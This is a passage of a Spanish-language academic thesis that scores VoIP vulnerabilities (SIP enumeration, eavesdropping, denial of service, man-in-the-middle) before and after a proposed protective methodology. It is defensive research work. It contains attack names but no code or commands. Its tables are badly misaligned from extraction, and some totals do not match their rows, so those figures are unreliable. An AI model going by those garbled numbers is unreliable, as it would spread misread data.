


Figura IV. 5.- Ataques de Enumeración sin Metodología

Realizado Por: Ing. Germania R. Veloz R.

Para el presente análisis se considera una puntuación de 0-4 equivalente a 0 si el nivel de vulnerabilidad es muy bajo o 100 si el nivel de vulnerabilidad es muy alto, según la tabla IV.12, donde se puede identificar que:

$$\% \text{ nivel Vulnerabilidad/principio} = (MB+B+M+A+MA)/4$$

$$\% \text{ nivel Vulnerabilidad/principio} = (375)/4$$

$$\% \text{ nivel Vulnerabilidad/principio (CF)} = 93,75\%$$

Tabla IV. 15.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con Metodología Pesos 0-4

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT

	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA
UAC sniffing IP address				3		0							2			0				
UAC name sniffing		1				0							2			0				
SIP URIs sniffing				3		0							2			0				
UAS sniffing IP address				3		0							2			0				
TOTAL	10					0					8					0				
PROMEDIO	2,50					0,00					2,00					0,00				
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 16.- Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con Metodología. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	M B	B	M	A	M A	M B	B	M	A	M A	M B	B	M	A	M A	M B	B	M	A	M A
UAC sniffing IP address				7 5		0							5 0			0				
UAC name sniffing		2 5				0							5 0			0				
SIP URIs sniffing				7 5		0							5 0			0				
UAS sniffing IP address				7 5		0							5 0			0				
TOTAL	250					0					200					0				
PROMEDIO	62,50%					0,00%					50,00%					0,00%				
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																				

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Se observa que la confidencialidad se ve afectada a un 62,5%, es decir, al implementar la metodología planteada en el punto 4.3 se puede reducir los ataques de enumeración o escaneo de información de las extensiones, direcciones IP de clientes VoIP.




Figura IV. 6.- Ataques de Enumeración con Metodología

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 17.- Análisis Comparativo de la vulnerabilidad de Enumeración. Pesos 0-4

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
Enumeración sin Metodología(A)	3,75	0	3	0
Enumeración con Metodología(B)	2,5	0	2	0
Reducción Pesos(A-B)	1,25	0,00	1,00	0,00
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 18.- Análisis Comparativo de la vulnerabilidad de Enumeración. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
Enumeración sin Metodología(A)	93,75%	0,00%	75,00%	0,00%
Enumeración con Metodología(B)	62,50%	0,00%	50,00%	0,00%
Reducción(A-B)	31,25%	0,00%	25,00%	0,00%

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 7.- Reducción de Enumeración con Metodología

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Para poder establecer si existe reducción en cuanto a la vulnerabilidad de enumeración se resta el porcentaje sin metodología del que se aplicó metodología obteniendo que reduzca el nivel de inseguridad en la confidencialidad en un 31,25% y la autenticación en un 25%.

 **INDICADOR:** Eavesdropping

El eavesdropping es un ataque que se encarga de afectar la confidencialidad de las comunicaciones, previamente realizando un ataque hombre en el medio que intercepta una dirección IP, la suplanta y la emplea para poder obtener los datos de audio.

Tabla IV. 19.- *Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario sin Metodología. Pesos 0-4*

INDICE	PRINCIPIO DE SEGURIDAD																						
	CF					DP					AT					IT							
	M	B	M	A	M	M	B	B	M	A	M	M	B	B	M	A	M	M	B	B	M	A	M
ARP spoofing					4	0										3		0					
Intercepción de mensajes de señalización					4	0																	
Captura de flujos de audio					4	0																	
TOTAL	12					0					3					2							
PROMEDIO	4,00					0,00					0,75					0,67							

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Según la tabla IV.19, la confidencialidad es el parámetro de seguridad que se ve seriamente afectado en un nivel de 4 que es muy alto. Si el eavesdropping desea conocer la llamada en sí, es el ataque más evidente que se tiene en la capa de aplicación.

Tabla IV. 20.- *Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario sin Metodología. Porcentual*

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA
ARP spoofing					100	0					0				75	0				

Intercepción de mensajes de señalización				100	0						0						25
Captura de flujos de audio				100	0						0						25
TOTAL	300			0			75			50							
PROMEDIO	100,00%			0,00%			25,00%			16,67%							
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																	

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 8.- Ataques de Eavesdropping sin Metodología

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Se identifica que la Confidencialidad con el 100% es la vulnerabilidad que explota este ataque, sin duda, la autenticación también es afectada por el hecho de tener que identificar y suplantar la identidad, No ataca a la disponibilidad pero a la Autenticación lo hace con un 25% y la integridad de la información en un 16,67%, en el caso de que se incorpore audio en la transmisión de voz.

Tabla IV. 21.- *Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario con Metodología Pesos 0-4*

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	M	B	M	A	M	M	B	M	A	M	M	B	M	A	M	M	B	M	A	M
ARP spoofing		1				0										0				
Intercepción de mensajes de señalización	0					0					0					0				
Captura de flujos de audio		1				0					0						1			
TOTAL	2					0					1					1				
PROMEDIO	0,67					0,00					0,00					0,00				
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 22.- *Análisis de Vulnerabilidades-Eavesdropping según Ataques. Escenario con Metodología. Porcentual*

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA
ARP spoofing		25				0					0	25				0				
Intercepción de mensajes de señalización	0					0					0					0				

Captura de flujos de audio	25	0	0	0	25
TOTAL	50	0	25	25	
PROMEDIO	16,67%	0,00%	8,33%	8,33%	
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad					
Realizado Por: Ing. Germania R. Veloz R.					




Figura IV. 9. Ataques de Eavesdropping con Metodología

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Se evidencia que se reduce el porcentaje de inseguridad del eavesdropping, permitiendo establecer que el uso de SSL y TLS son de mucha importancia para encriptar las conversaciones telefónicas.

Tabla IV. 23.- Análisis Comparativo de la vulnerabilidad de Eavesdropping . Pesos(0-4)

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
Eavesdropping sin Metodología(A)	4	0	0,75	0,67
Eavesdropping con Metodología(B)	0,67	0	0	0
Reducción (A-B)	3,33	0,00	0,75	0,67
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				
Realizado Por: Ing. Germania R. Veloz R.				

Tabla IV. 24.- Análisis Comparativo de la vulnerabilidad de Eavesdropping. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
Eavesdropping sin Metodología(A)	100,00%	0,00%	25,00%	16,67%
Eavesdropping con Metodología(B)	16,67%	0,00%	8,33%	8,33%
Reducción(A-B)	83,33%	0,00%	16,67%	8,34%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 10.- Reducción de Eavesdropping con Metodología

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Se puede establecer que la confidencialidad aumenta en un 83,33% por estar la información encriptada, la autenticación 16,67% y la integridad en un 8,34%.

INDICADOR: Denegación de Servicio

Cuando un atacante realiza un DoS, trata de impedir utilizar un servicio, en este caso es la saturación de llamadas mediante VoIP.

Tabla IV. 25.- Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin Metodología Pesos (0-4)

INDICE	PRINCIPIO DE SEGURIDAD																							
	CF					DP					AT					IT								
	M	B	M	A	M	M	B	B	M	A	M	M	B	B	M	A	M	M	B	B	M	A	M	A
Saturación de dispositivos VoIP	0										4			1					0					
Mensajes malformados	0										4	0									2			
Inundaciones de mensajes SIP	0										4		1						0					
TOTAL	0					12					2					2								
PROMEDIO	0,00					4,00					0,67					0,67								

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 26.- Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin Metodología. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD																						
	CF					DP					AT					IT							
	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA			
Saturación de dispositivos VoIP	0										100		25			0							
Mensajes malformados	0										100	0				0		50					
Inundaciones de mensajes SIP	0										100		25			0							

TOTAL	0	300	50	50
PROMEDIO	0,00%	100,00%	16,67%	16,67%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				
Realizado Por: Ing. Germania R. Veloz R.				

INTERPRETACIÓN: En este caso, el parámetro que afecta un ataque de DoS es la Disponibilidad del servicio de VoIP en un 100%, ya que no permite la utilización del servicio saturando la central telefónica o PBX con la mayor cantidad de peticiones, por tanto, se puede evidenciar su comportamiento en la Figura IV.11.




Figura IV. 11.- Ataques de DoS sin Metodología

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 27.- Análisis de Vulnerabilidades-DoS. Escenario con Metodología. Pesos (0-4)

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT

	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA
Saturación de dispositivos VoIP	0							2				1				0				
Mensajes malformados	0								3		0								2	
Inundaciones de mensajes SIP	0							2				1				0				
TOTAL	0					7					2					2				
PROMEDIO	0,00					2,33					0,67					0,67				
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 28.- Análisis de Vulnerabilidades-DoS. Escenario con Metodología Porcentual

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA
Saturación de dispositivos VoIP	0							50				25				0				
Mensajes malformados	0								75		0								50	
Inundaciones de mensajes SIP	0							50				25				0				
TOTAL	0					175					50					50				
PROMEDIO	0,00%					58,33%					16,67%					16,67%				
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																				

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 12.- Ataques de DoS con Metodología

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: A través de la prevención de ARP Spoofing se puede evitar se genere denegación de servicio en la transmisión de VoIP, determinando que se reduce parcialmente en un 41, 67% al emplear la metodología. Los otros parámetros se mantienen sin modificación.

Tabla IV. 29.- Reducción de Ataques de DoS. Pesos (0-4)

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
DoS sin Metodología(A)	0	4	0,67	0,67
DoS con Metodología(B)	0	2,33	0,67	0,67
Reducción(A-B)	0,00	1,67	0,00	0,00
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 30.- Reducción de Ataques de DoS. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
DoS sin Metodología(A)	0,00%	100,00%	16,67%	16,67%
DoS con Metodología(B)	0,00%	58,33%	16,67%	16,67%
Reducción(A-B)	0,00%	41,67%	0,00%	0,00%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.





Figura IV. 13.- Reducción de DoS con Metodología

Realizado Por: Ing. Germania R. Veloz R.

En este ataque no se evidencia una reducción considerable, pero aún así reporta una disminución.

 **INDICADOR: Hombre en el medio**

Uno de las mejores técnicas que se dispone para poder desarrollar ataques, permitiendo que toda la información pase por la estación del atacante sin sospecha. Este ataque es explicado a continuación de forma categorizada por principio de seguridad.

Tabla IV. 31.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin Metodología. Pesos (0-4)

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	M	B	M	A	M	M	B	M	A	M	M	B	M	A	M	M	B	M	A	M
Intercambio de mensajes SIP				3			1							3				1		
Envenenamiento ARP			2							4		1							2	
Cambio de asociación direcciones MAC-IP					4										4				2	
TOTAL	9					8					8					5				
PROMEDIO	3,00					2,67					2,67					1,67				
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad																				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 32.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin Metodología. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA
Intercambio de mensajes SIP				75			25								75			25		
Envenenamiento ARP			50							100		25							50	
Cambio de asociación direcciones MAC-IP					100										100				50	
TOTAL	225					200					200					125				

PROMEDIO	75,00%	66,67%	66,67%	41,67%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.

